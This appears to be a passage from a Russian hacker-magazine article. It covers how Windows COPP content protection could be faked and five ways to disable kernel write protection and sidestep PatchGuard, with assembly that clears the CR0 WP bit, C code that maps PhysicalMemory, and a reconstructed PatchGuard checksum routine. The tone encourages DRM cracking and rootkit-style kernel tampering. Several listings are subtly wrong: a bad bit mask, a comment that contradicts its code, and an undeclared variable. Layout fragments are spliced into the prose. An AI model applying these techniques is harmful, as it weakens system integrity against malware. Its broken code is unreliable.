- ЗАЩИТА ШИРОКОПОЛОСНОГО ЦИФРОВОГО КОНТЕНТА (HIGH-BANDWIDTH DIGITAL CONTENT PROTECTION ИЛИ HDCP).
- ОБЩАЯ СИСТЕМА АНАЛОГОВОГО УПРАВЛЕНИЯ КОПИРОВАНИЕМ (COPY GENERATION MANAGEMENT SYSTEM-ANALOG ИЛИ CGMS-A).
- ЗАЩИТА ОТ АНАЛОГОВОГО КОПИРОВАНИЯ (ANALOG COPY PROTECTION ИЛИ ACP).

Если видео-карта поддерживает хотя бы один из этих механизмов, приложения могут задействовать протокол COPP для установки требуемого уровня защиты. Сам протокол COPP определяет набор соглашений, обеспечивающих установку безопасного (secure) коммуникационного канала с драйвером видео-карты, что является ключевым элементом общей стратегии взлома. Если распотрошить COPP, останется только модифицировать драйвер!

Протокол COPP использует коды аутентификационных сообщений (Message Authentication Codes или MACs) для проверки целостности COPP-команд, циркулирующих между приложением и видео-драйвером. Приложения взаимодействуют с COPP посредством вызова метода IAMCertifiedOutputProtection, представляющего собой интерфейс DirectShow Video Mixing Renderer filter (VMR-7 или VMR-9).

Сам по себе протокол COPP не определяет никаких политик цифровых прав, применяемых к цифровому медиа-контенту. Так же COPP не содержит в себе никаких защитных механизмов, контролирующих выход цифрового медиа-потока. Протокол COPP всего лишь предоставляет собой своеобразный «контейнер», обслуживающий подключенные к нему защиты, обеспеченные видео-картой. И, в частности, может вывести список поддерживаемых ею методов — медиа-плеер сам решает, достаточно ли этих защит для воспроизведения защищенного контента или нет. Очевидно, что, слегка доработав COPP напильником, можно заставить его возвращать подложную информацию, позволяющую проигрывать защищенный медиа-контент на незащищенном оборудовании, допускающем его грабеж.

Прежде чем начать взаимодействовать с COPP'ом, приложение должно последовательно выполнить следующие шаги:

- ПОЛУЧИТЬ ЦЕПОЧКУ СЕРТИФИКАТОВ ДРАЙВЕРА (А ТО ВДРУГ ПОПАДЕТСЯ «ЛЕВЫЙ» ДРАЙВЕР).

Виды цифровых подписей, необходимых различным компонентам взаимодействующим с защищенным медиа-контентом

компонент	тип требуемого сертификата	использование сертификата	пример разрешенного сценария воспроизведение	опции подписи
взаимодействующий с видео-драйвером в режиме ядра	подпись кода PVP-OPM	подпись кода запрос-отклик	HD DVD с интегрированным графическим адаптером	KMCS1, WHQL2 MFPMP3
	PVP-UAB	запрос-отклик	HD DVD с дискетным графическим адаптером	MFPMP
	PVP-OPM в режиме совместимости	запрос-отклик	медиа-контент, требующий COPP'а на XP	MFPMP
драйвер ядра, не взаимодействующий с видео-драйвером	подпись кода	подпись кода	HD DVD	KMCS, WHQL
драйвер пользовательского режима, взаимодействующий с видео-драйвером	стандарт	стандарт	воспроизведение защищенного контента через PMP	WHQL, MFPMP
драйвер ядра, взаимодействующий с аудио-драйвером или его компонентами	PUMA	подпись кода	SAP-контент с аудиосистемой, позволяющий задействовать эти требования	WHQL
драйвер пользовательского режима или другие компоненты, участвующие в обработке объектов APO	PMP-PE	подпись кода	компоненты или APOs, могущие обрабатывать защищенный контент	WHQL, MFPMP
плагины Media Foundation (кодеки, фильтры)	PMP-PE	подпись кода	плагины, обрабатывающие защищенный контент	MFPMP

- ПОСТРОИТЬ DIRECTSHOW PLAYBACK GRAPH, ВОСПРОИЗВОЖАЮЩИЙ (TO RENDER) ВИДЕО-ПОТОК ЧЕРЕЗ VIDEO MIXING RENDERER FILTER (VMR).
- ЗАПРОСИТЬ VMR ДЛЯ IAMCERTIFIEDOUTPUTPROTECTION ИНТЕРФЕЙСА.
- ВЫЗЫВАТЬ IAMCERTIFIEDOUTPUTPROTECTION::KEYEXCHANGE, ВОЗВРАЩАЮЩИЙ 128-БИТНОЕ СЛУЧАЙНОЕ ЧИСЛО, СГЕНЕРИРОВАННОЕ ВИДЕО-ДРАЙВЕРОМ ВМЕСТЕ С ЦЕПОЧКОЙ СЕРТИФИКАТОВ, СОДЕРЖАЩЕЙ 2048-БИТНЫЙ ПУБЛИЧНЫЙ RSA-КЛЮЧ, КОТОРЫМ БЫЛ ПОДПИСАН ДРАЙВЕР.
- ПРОВЕРИТЬ ЦЕПОЧКУ СЕРТИФИКАТОВ И, ЕСЛИ ЦЕПОЧКА СЕРТИФИКАТОВ НЕ-

ВЕРНА, ПРЕКРАТИТЬ РАБОТУ И УЙТИ НА ПОКОЙ.

- ПРОВЕРИТЬ СПИСОК АННУЛИРОВАННЫХ СЕРТИФИКАТОВ (CERTIFICATE REVOCATION LIST ИЛИ CRL) И, ЕСЛИ ХОТЯ БЫ ОДИН ИЗ СЕРТИФИКАТОВ УЖЕ УСПЕЛ «ЗАСВЕТИТЬСЯ» В ЭТОМ ЛИСТЕ, ПРЕКРАТИТЬ РАБОТУ.
- ИЗВЛЕЧЬ ИЗ ЦЕПОЧКИ СЕРТИФИКАТОВ ПУБЛИЧНЫЙ RSA-КЛЮЧ.
- ИНИЦИАЛИЗИРОВАТЬ COPP-СЕССИЮ.
- СГЕНЕРИРОВАТЬ 128-БИТНЫЙ AES СЕССИОННЫЙ КЛЮЧ, КОТОРЫЙ БУДЕТ ИСПОЛЬЗОВАН ДЛЯ ПОДПИСИ ДАННЫХ И ПРОВЕРКИ ТОГО, ЧТО ПОДПИСАННЫЕ ДАННЫЕ НЕ БЫЛИ МОДИФИЦИРОВАНЫ.

- СГЕНЕРИРОВАТЬ ДВА КРИПТОГРАФИЧЕСКИХ СЕКРЕТНЫХ 32-БИТНЫХ СЛУЧАЙНЫХ ЧИСЛА, ПЕРВОЕ ИЗ КОТОРЫХ ПРЕДСТАВЛЯЕТ СОБОЙ НОМЕР ПОСЛЕДОВАТЕЛЬНОСТИ СТАТУСА, А ВТОРОЕ — НОМЕР ПОСЛЕДОВАТЕЛЬНОСТИ КОМАНД (КАЖДЫЙ РАЗ, КОГДА ПРИЛОЖЕНИЕ ПОСЫЛАЕТ КОМАНДУ ИЛИ ЗАПРОС СТАТУСА, СООТВЕТСТВУЮЩИЕ НОМЕРА ПОСЛЕДОВАТЕЛЬНОСТИ УВЕЛИЧИВАЮТСЯ НА ЕДИНИЦУ И ВОЗВРАЩАЮТСЯ ВМЕСТЕ С ЗАПРОСОМ НАЗАД ПРИЛОЖЕНИЮ).
- ОБЪЕДИНИТЬ 128-БИТНОЕ СЛУЧАЙНОЕ ЧИСЛО, ПОЛУЧЕННОЕ ОТ ВИДЕО-ДРАЙВЕРА, С AES СЕССИОННЫМ КЛЮЧОМ, НОМЕРАМИ ПОСЛЕДОВАТЕЛЬНОСТИ СТАТУСА И КОМАНД, ДАЛЕЕ — ЗАШИФРОВАТЬ ЭТОТ БАЙТОВЫЙ МАССИВ ПУБЛИЧНЫМ КЛЮЧОМ ДРАЙВЕРА И ПЕРЕДАТЬ ПОЛУЧЕННЫЙ РЕЗУЛЬТАТ МЕТОДУ `IAMCERTIFIEDOUTPUTPROTECTION::SESSIONSEQUENCESTART`.
- НАЧАТЬ ОТПРАВЛЯТЬ COPP-КОМАНДЫ И ЗАПРОСЫ СТАТУСА.
- ПОИНТЕРЕСОВАТЬСЯ НАЛИЧИЕМ ЗАЩИТНЫХ МЕХАНИЗМОВ, А ТАК ЖЕ ИХ ТИПАМИ ПУТЕМ ВЫЗОВА МЕТОДА `IAMCERTIFIEDOUTPUTPROTECTION::PROTECTIONSTATUS`.
- УСТАНОВИТЬ ЗАДАННЫЕ УРОВНИ ЗАЩИТЫ ПУТЕМ ВЫЗОВА МЕТОДА `IAMCERTIFIEDOUTPUTPROTECTION::PROTECTIONCOMMAND`.
- ПЕРИОДИЧЕСКИ ОПРАШИВАТЬ ТЕКУЩИЙ УРОВЕНЬ ЗАЩИТЫ, НЕМЕДЛЕННО ПРЕКРАЩАЯ ВОСПРОИЗВЕДЕНИЕ, ЕСЛИ ЛОКАЛЬНЫЙ УРОВЕНЬ ЗАЩИТЫ ВДРУГ НЕОЖИДАННО ИЗМЕНИТСЯ.

Как видно, основные защитные компоненты реализованы на программном уровне и сводятся к серии проверок, полагающихся на криптографию, но забывающих о том, что выполнять все эти шаги, в общем-то, совершенно необязательно. Фактически, защита цифрового медиа-контента полагается на честность реализации плеера, который, кстати говоря, хоть и защищен от модификации, но и эта защита выполнена на программном, а отнюдь не аппаратном уровне.

Подробнее обо всем этом можно прочитать в спецификации на COPP-протокол «Using Certified Output Protection Protocol (COPP)»: [msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwm/html/using\\_certified\\_output\\_protection\\_protocol\\_copp\\_bwjn.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwm/html/using_certified_output_protection_protocol_copp_bwjn.asp). Там же можно найти и готовые примеры, упрощающие укрощение этой заразы.

→ **заключение.** Как и следовало ожидать, ничего путного у Microsoft не получилось. Вместо изящ-

ной, безглючной и по-настоящему надежной защиты получили уродливое переплетение множества модулей, непонятно что делающих и для какой цели созданных. То есть цель-то очень хороша понятна, но вот ее реализация...

В общем, хакеры без работы не останутся, так что пользователи могут не волноваться ☹

<http://download.microsoft.com/download/a/f/7/af7777e5-7dcd-4800-8a0a-b18336565f5b/pmp-sign.doc>  
механизм защиты медиа-контента

[http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwm/html/using\\_certified\\_output\\_protection\\_protocol\\_copp\\_bwjn.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwm/html/using_certified_output_protection_protocol_copp_bwjn.asp)  
спецификация на COPP-протокол

## гlossарий

**ADVANCED ACCESS CONTENT SYSTEM (AACS)** — СПЕЦИФИКАЦИЯ, ОПИСЫВАЮЩАЯ УПРАВЛЕНИЕ МЕДИА-КОНТЕНТОМ, ЗАПИСАННЫМ НА ОПТИЧЕСКИХ НОСИТЕЛЯХ СЛЕДУЮЩЕГО ПОКОЛЕНИЯ И ПРЕДНАЗНАЧЕННЫМ ДЛЯ ВОСПРОИЗВЕДЕНИЯ НА РС И АВТОНОМНЫХ ПРОИГРЫВАТЕЛЯХ.

**CERTIFICATION AUTHORITY (CA)** — «АВТОРИТЕТ», ПРЕДОСТАВЛЯЮЩИЙ СЕРТИФИКАТЫ, ПОДТВЕРЖДАЮЩИЕ, ЧТО ПУБЛИЧНЫЙ КЛЮЧ ПРИНАДЛЕЖИТ ИСТИННОМУ ВЛАДЕЛЬЦУ.

**CODE-SIGNING CERTIFICATE** — СЕРТИФИКАТ, ИСПОЛЬЗУЕМЫЙ ДЛЯ ПОДПИСАНИЯ ДВОИЧНЫХ ФАЙЛОВ.

**DRM ATTRIBUTE** — CODE-SIGNING АТТРИБУТ, ПРЕДОСТАВЛЕННЫЙ «WINDOWS LOGO PROGRAM» (ЗДЕСЬ «PROGRAM» — ЭТО НЕ ПРОГРАММА, А КОМПАНИЯ) И ПРОВЕРЯЮЩИЙ, ЧТО ДРАЙВЕР ВЫПОЛНЕН В ПОЛНОМ СООТВЕТСТВИИ С ТРЕБОВАНИЕМ АППАРАТНОЙ УНИВЕРСАЛЬНОЙ АУДИО-АРХИТЕКТУРЫ (UNIVERSAL AUDIO ARCHITECTURE, СОКРАЩЕННО UAA), КОТОРАЯ ПОЗВОЛЯЕТ ДРАЙВЕРУ ОБРАБАТЫВАТЬ ЗАЩИЩЕННЫЙ МЕДИА-КОНТЕНТ.

**DISCRETE VERSUS INTEGRATED GRAPHICS** — ДИСКРЕТНЫЕ ГРАФИЧЕСКИЕ АДАПТЕРЫ. ПРЕДСТАВЛЯЮТ СОБОЙ САМОСТОЯТЕЛЬНЫЕ УСТРОЙСТВА, ОБЫЧНО ВСТАВЛЯЕМЫЕ В МАТЕРИНСКУЮ ПЛАТУ ЧЕРЕЗ СЛОТЫ РАСШИРЕНИЯ (ИНТЕГРИРОВАННЫЕ ЖЕ ГРАФИЧЕСКИЕ АДАПТЕРЫ ВСТРОЕНЫ НЕПОСРЕДСТВЕННО В САМ ЧИПСЕТ).

**IDENTIFIED KERNEL** — ЯДРО, В КОТОРОМ НАХОДЯТСЯ ТОЛЬКО ДРАЙВЕРА, ПОДПИСАННЫЕ АВТОРИТЕТАМИ, КОТОРЫМ MICROSOFT БЕЗОГОВОРЧНО ДОВЕРЯЕТ.

**KERNEL-MODE CODE SIGNING (KMCS)** — ПРОЦЕСС ЦИФРОВОГО ПОДПИСЫВАНИЯ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ, БЕЗ КОТОРОГО ОНО НЕ МОЖЕТ БЫТЬ ЗАГРУЖЕНО НА УРОВЕНЬ ЯДРА.

**MEDIA INTEROPERABILITY GATEWAY (MIG)** — РАСШИРЯЕМЫЙ МУЛЬТИМЕДИЙНЫЙ КОНВЕЙЕР, ЗАБРОШЕННЫЙ НА ВЕРШИНУ НОВОГО MEDIA FOUNDATION API И РАБОТАЮЩИЙ ВНУТРИ ЗАЩИЩЕННОГО ОКРУЖЕНИЯ (PROTECTED ENVIRONMENT, СОКРАЩЕННО PE), КОТОРОЕ, ОЧЕВИДНО, ЗАЩИЩЕННЫМ НЕ ЯВЛЯЕТСЯ.

**MIG PLUG-IN** — КОМПОНЕНТЫ ОБРАБОТКИ МЕДИА-ПОТОКА ИЛИ ЗАЩИТЫ ЕГО СОДЕРЖИМОГО, НАХОДЯЩИЕСЯ ВНУТРИ MIG-КОНВЕЙЕРА И ПРЕПЯТСТВУЮЩИЕ ОТКРЫТОМУ ГРАБЕЖУ СРЕДИ БЕЛА ДНЯ (ПРИМЕРАМИ MIG-ПЛАНИНОВ ЯВЛЯЮТСЯ КОДЕКИ И ДЕКРИПТОРЫ).

**PARTICIPATING DRIVER** — ЛЮБОЙ КОМПОНЕНТ ПОЛЬЗОВАТЕЛЬСКОГО УРОВНЯ, ЗАГРУЖЕННЫЙ ВНУТРЬ RMP PE И ИМЕЮЩИЙ ДОСТУП К НЕЗАШИФРОВАННОМУ ЗАЩИЩЕННОМУ МЕДИА-КОНТЕНТУ, ТРАНСПОРТИРУЮЩИЙ ЕГО ЧЕРЕЗ ВСЮ СИСТЕМУ WINDOWS VISTA PC К ПУНКТУ КОНЕЧНОГО НАЗНАЧЕНИЯ (НАПРИМЕР К МОНИТОРУ).

**PROTECTED CONTENT** — ЛЮБОЙ МЕДИА-КОНТЕНТ, ЗАЩИЩЕННЫЙ КАКОЙ-ЛИБО ФОРМОЙ DRM (DIGITAL RIGHTS MANAGEMENT — УПРАВЛЕНИЕ ЦИФРОВЫМИ ПРАВАМИ).

**PREMIUM CONTENT** — ЦИФРОВОЙ КОНТЕНТ СЛЕДУЮЩЕГО ПОКОЛЕНИЯ, ТАКОЙ КАК HD DVD ИЛИ ЛЮБОЙ ДРУГОЙ ФОРМАТ, ЗАЩИЩЕННЫЙ СТАНДАРТОМ AACS.

**PROTECTED ENVIRONMENT (PE)** — СРЕДА, ЗАЩИЩЕННАЯ ОТ ХАКЕРСКОГО ВОЗДЕЙСТВИЯ (ТЕОРЕТИЧЕСКИ ЗАЩИЩЕННАЯ), В КОТОРОЙ РАБОТАЮТ RMP-КОМПОНЕНТЫ.

**PROTECTED MEDIA PATH (PMP)** — ОБЩИЙ ТЕРМИН, ОХВАТЫВАЮЩИЙ МНОЖЕСТВО ТЕХНОЛОГИЙ И ПЛАТФОРМ, ОБЕСПЕЧИВАЮЩИХ УСТОЙЧИВУЮ, ИНТЕРОПЕРАБЕЛЬНУЮ ОБРАБОТКУ ЦИФРОВОГО КОНТЕНТА НОВОГО ПОКОЛЕНИЯ НА WINDOWS VISTA.



# test 5.

## КАК ХАКЕРЫ ЛОМАЮТ ВЕЛИКИЙ PATCH-GUARD ОТ MS

В 64-БИТНЫХ ВЕРСИЯХ WINDOWS XP/VISTA, SERVER 2003/LONGHORN ПОЯВИЛСЯ ШИРОКО РАЗРЕКЛАМИРОВАННЫЙ МЕХАНИЗМ PATCH-GUARD, КОНТРОЛИРУЮЩИЙ ЦЕЛОСТНОСТЬ СИСТЕМЫ И ПРИЗВАННЫЙ УБЕРЕЧЬ ПОЛЬЗОВАТЕЛЕЙ ОТ ROOTKIT'ОВ И НЕКОРРЕКТНО РАБОТАЮЩИХ ПРОГРАММ, ВЛАМЫВАЮЩИХСЯ В ЯДРО, СЛОВНО СЛОН В ПОСУДНУЮ ЛАВКУ. НАСКОЛЬКО НАДЕЖНА ТАКАЯ ЗАЩИТА, И МОЖНО ЛИ ЕЕ ОБОЙТИ?

Ядро операционной системы — это фундамент, на который опираются все остальные программные компоненты (драйвера, службы, приложения). В многозадачных (и тем более — многопользовательских) средах крайне важно изолировать один компонент от другого так, чтобы он случайно или предумышленно не мог ему навредить.

Фундамент Windows NT построен по гибридной схеме — монолитное ядро плюс загружаемые модули (в свойственной им терминологии называемые драйверами). NT поддерживает два типа драйверов: подключаемые на стадии загрузки операционной системы и загружаемые на лету, что создает проблемы устойчивости и безопасности.

Все драйвера работают в едином с ядром адресном пространстве на том же самом уровне привилегий, что и оно, «благодаря» чему могут свободно вмешиваться в работу ядра, модифицируя его по своему усмотрению. А ведь x86-процессоры предоставляют целых четыре кольца защиты (из которых NT использует только два), и технически ничего не стоит изолировать ядро от драйверов, запуская их в менее привилегированном кольце. Кстати говоря, в Висте наконец-то появились «драйвера», работающие на прикладном уровне и обслуживающие запросы от устройств, поставляемых драйверами нижнего уровня (например драйвер USB-радио). Крах высокоуровневого драйвера уже не приводит к краху всей системы, однако сам по себе драйвер становится чрезвычайно уязвимым со стороны при-

кладных приложений, плюс взаимодействие с драйверами нижнего уровня требует частых переходов в режим ядра (с последующими возвратами обратно), что отнюдь не способствует производительности. С передачей больших объемов данных также возникают проблемы. Если внутри ядра они могут легко передаваться по ссылке, то межуровневая передача должна осуществляться только по значению, то есть путем копирования через промежуточный буфер, многократно увеличивающий требования к системным ресурсам, особенно при работе с быстрыми устройствами. Ну, и ради чего это все?

→ **проблемы гибридных ядер.** Разработчики монолитных ядер стремятся включить в них все драйвера, которые только могут понадобиться конечному пользователю, что увеличивает их размер, но обеспечивает наивысший уровень стабильности и безопасности. По статистике, основным источником голубых экранов смерти является отнюдь не сама Windows, а драйвера, разработанные «пионерами» после плановой раскурки местной подзаборной. Хуже всего, что некоторые из них загружаются без ведома пользователя и не имеют никаких средств для деинсталляции. С другой стороны, монолитное ядро без возможности загрузки драйверов никому, за исключением сер-

веров, не нужно. Серверы работают на вполне предсказуемом железе, им не нужны ни навороченные звуковые карты, ни сверхбыстрое видео.

Рабочие станции — другое дело. Новое железо появляется чуть ли не ежедневно, и по сложившейся традиции вместе с ним идет драйвер, разработанный производителем, нанявшим двух голодных китайских студентов, которые ваяют его параллельно с изучением DDK. Вот так и появляются драйвера, запускающиеся лишь на машинах их создателей и вместо использования документированных интерфейсов за каким-то хреном лезущие в глубь ядра. Последствия такого подхода известны — нестабильность, плохая совместимость с различными версиями NT, бесконечные голубые экраны смерти...

Но не стоит валить в одну кучу «пионерство» и системное программирование. Ядро экспортирует множество функций (как документированных, так и нет), но самые интересные оставляет внутри себя, не представляя к ним никаких рычагов управления. Вот и приходится вламываться в ядро, нарушая все запреты.

Отдельного разговора заслуживают root-kit'ы, модифицирующие ядро в целях своей маскировки. Для этого они перехватывают функции, работающие с файлами, процессами, сетевыми сое-

Код, отключающий защиту ядра от записи. Соответственно, чтобы включить защиту, бит WP нужно установить, что и делают следующие машинные команды

```
mov eax, cr0      ; грузим управляющий регистр cr0 в регистр eax
and eax, 0FFFFFFh; сбрасываем бит WP, запрещающий запись
mov cr0, eax      ; обновляем управляющий регистр cr0
```

Код, включающий защиту ядра

```
mov eax, cr0      ; грузим управляющий регистр cr0 в регистр eax
or eax, 10000h    ; сбрасываем бит WP, запрещающий запись
mov cr0, eax      ; обновляем управляющий регистр cr0
```

Открытие псевдоустройства PhysicalMemory

```
// разные переменные
NTSTATUS ntS; HANDLE Section; OBJECT_ATTRIBUTES ObAttributes;
INIT_UNICODE(ObString, L"\\Device\\PhysicalMemory");

// инициализация атрибутов
InitializeObjectAttributes(&ObAttributes, &ObString,
    OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE, NULL, NULL);

// открываем секцию PhysicalMemory
ntS = NtOpenSection(&Section, SECTION_MAP_READ|SECTION_MAP_WRITE, &ObAttributes);
```

динениями, и «вычищают» всякое упоминание о себе. Какому пользователю понравится, что на его машине работает нечто, о чем он даже не подозревает, и делает вещи, в которых он не нуждается? Например, устанавливает backdoor или ворует конфиденциальную информацию.

Попытки защитить ядро предпринимались задолго до выхода Висты. Начиная с W2K, Microsoft предприняла первый радикальный шаг для защиты ядра от зловредных драйверов, так и норовящих модифицировать кое-что. Однако для сохранения обратной совместимости с уже написанными программами была предусмотрена лазейка, отключающая защиту, а точнее — целых пять:

**1 УСТАНОВКА ПАРАМЕТРА ENFORCEWRITEPROTECTION ТИПА DWORD-ВЕТКИ СИСТЕМНОГО РЕЕСТРА HKLM\\SYSTEM\\CURRENTCONTROLSET\\CONTROL\\SESSIONMANAGER\\MEMORYMANAGEMENT В «0» (ИЗМЕНЕНИЯ ВСТУПАЮТ В СИЛУ ТОЛЬКО ПОСЛЕ ПЕРЕЗАГРУЗКИ).**

**2 СБРОС ФЛАГА WP (WRITEPROTECT) В УПРАВЛЯЮЩЕМ РЕГИСТРЕ CR0 (СМ. ЛИСТИНГ 1, 2), — НЕ ТРЕБУЕТ ПЕРЕЗАГРУЗКИ, НО ДОСТУПЕН ТОЛЬКО ИЗ РЕЖИМА ЯДРА.**

**3 РЕПАМИНГ СТРАНИЦ — ОТОБРАЖАЕМ ФИЗИЧЕСКИЙ АДРЕС СТРАНИЦЫ, КОТОРУЮ МЫ ХОТИМ МОДИФИЦИРОВАТЬ, НА ВИРТУАЛЬНОЕ АДРЕСНОЕ ПРОСТРАНСТВО «СВОЕГО» ПРОЦЕССА ПОСРЕДСТВОМ ВЫЗОВА ФУНКЦИИ NTMapViewOfSection. НАЗНАЧАЕМ ВСЕ**

**НЕОБХОДИМЫЕ ПРАВА И АТРИБУТЫ, ПОСЛЕ ЧЕГО ДЕЛАЕМ С НЕЙ ВСЕ, ЧТО ХОТИМ! ТАКИМ ОБРАЗОМ, МОЖНО ОТКРЫТЬ ДОСТУП К ЯДРУ ДАЖЕ С ПРИКЛАДНОГО УРОВНЯ, ПРИЧЕМ БЕЗ ПЕРЕЗАГРУЗКИ!**

**4 ЗАПИСЬ В ПСЕВДОУСТРОЙСТВО PHYSICALMEMORY, ПРЕДСТАВЛЯЮЩЕЕ СОБОЙ ОБРАЗ ФИЗИЧЕСКОЙ ПАМЯТИ ДО ТРАНСЛЯЦИИ ВИРТУАЛЬНЫХ**


**АДРЕСОВ И ПОЗВОЛЯЮЩЕЕ МОДИФИЦИРОВАТЬ ПАМЯТЬ ЯДРА ДАЖЕ С ПРИКЛАДНОГО УРОВНЯ, ОБЛАДАЯ ВСЕГО ЛИШЬ ПРАВАМИ АДМИНИСТРАТОРА И БЕЗ ПЕРЕЗАГРУЗКИ (СМ. ЛИСТИНГ 3).**

**5 МОДИФИКАЦИЯ ФАЙЛА NTOSKRNL.EXE НА ДИСКЕ — САМЫЙ УРОДЛИВЫЙ СПОСОБ ИЗ ВСЕХ, ТРЕБУЮЩИЙ ОБХОДА SFC, КОРРЕКЦИИ КОНТРОЛЬНОЙ СУММЫ EXE-ФАЙЛА, ПЕРЕЗАГРУЗКИ, И К ТОМУ ЖЕ ВЫЗЫВАЮЩИЙ СЕРЬЕЗНЫЕ КОНФЛИКТЫ ПРИ УСТАНОВКЕ SERVICE PACK'ОВ.**

«Политически корректная» программа должна не просто отключать/включать защиту от записи, а запоминать текущее состояние бита WP перед его изменением, а затем восстанавливать его обратно «как было», иначе можно непроизвольно включить защиту в самый неподходящий момент, серьезно навредив вирусу или rootkit'у.

Запись в физическую память осуществляется сложнее (к тому же, необходимо предварительно найти код самого ядра, что можно сделать, например, поиском сигнатуры модифицируемой функции в PhysicalMemory, при этом сама функция должна присутствовать в памяти, а не валяться в страничном файле, то есть прежде чем модифицировать функцию, ее необходимо вызвать хотя бы с фиктивными аргументами) (листинг 3).

В частности, soft-ice работает, используя первый способ, большинство антивирусов, брендмауэров и rootkit'ов — второй и третий. Четвертый способ в основном встречается в rootkit'ax (и программах, предназначенных для борьбы с ними, типа SDTRestore). Пятый способ обычно использует



Обсуждение в разгаре



Код функции PgCreateBlockChecksumSubContext,  
рассчитывающий контрольную сумму заданного блока

```
PPATCHGUARD_SUB_CONTEXT PgCreateBlockChecksumSubContext (
    IN PPATCHGUARD_CONTEXT Context,
    IN ULONG Unknown,
    IN PVOID BlockAddress,
    IN ULONG BlockSize,
    IN ULONG SubContextSize,
    OUT PBLOCK_CHECKSUM_STATE ChecksumState OPTIONAL)
{
    ULONG64 Checksum = Context->RandomHashXorSeed;
    ULONGChecksum32;

    // Checksum 64-bit blocks
    while (BlockSize >= sizeof(ULONG64))
    {
        Checksum ^= *(PULONG64)BaseAddress;
        Checksum = RotateLeft(Checksum, Context->RandomHashRotateBits);
        BlockSize -= sizeof(ULONG64);
        BaseAddress += sizeof(ULONG64);
    }

    // Checksum aligned blocks
    while (BlockSize-- > 0)
    {
        Checksum ^= *(PCHAR)BaseAddress;
        Checksum = RotateLeft(Checksum, Context->RandomHashRotateBits);
        BaseAddress++;
    }

    Checksum32 = (ULONG)Checksum;

    Checksum >>= 31;

    do
    {
        Checksum32 ^= (ULONG)Checksum;
        Checksum >>= 31;
    } while (Checksum);
}
```

Структура, хранящая 32-битный CRC вместе с другими данными

```
typedef struct BLOCK_CHECKSUM_STATE
{
    ULONGUnknown;
    ULONG64 BaseAddress;
    ULONGBlockSize;
    ULONGChecksum;
} BLOCK_CHECKSUM_STATE, *PBLOCK_CHECKSUM_STATE;
```

ся для превращения 180-дневной версии Windows в «лицензионную».

Первое наступление на rootkit'ы Microsoft предприняла в Windows 2003 Server SP1, закрыв доступ к PhysicalMemory не только администратору, но даже приложениям с привилегиями SYSTEM! Следующий шаг, предпринятый уже в Висте — защита ядра цифровой подписью, предотв-

ращающей его модификацию на диске. Во всяком случае, теоретически. На практике же хакеры модифицируют ядро вместе с механизмом проверки цифровой подписи, отламывая последний за ненадобностью.

Предпринятые меры не слишком-то усилили защищенность системы, да и не могли ее усилить, поскольку закрытие всех лазеек привело бы к не-


- (4) работоспособности огромного количества легальных программ, на что Microsoft пойти не могла, поэтому даже 32-битная редакция Висты по-прежнему остается незащищенной.

→ **атака на ядро в 64-битных системах.** Воспользовавшись появлением новых процессорных архитектур x86-64 (AMD) и IA64 (Intel), Microsoft перенесла на них свои системы: XP, Висту, Server 2003 и Server Longhorn, провозгласив новую политику модификации ядра — то есть никакой модификации. Действуйте только через легальные средства или до свидания! В добавок к этому, Microsoft заблокировала загрузку драйверов без цифровой подписи, пообещав, что никакой неавторизованный код не сможет проникнуть на уровень ядра. Типа, никаких червей и rootkit'ов отныне не будет, спите спокойно! (Более подробно об этом рассказывают следующие официальные документы: 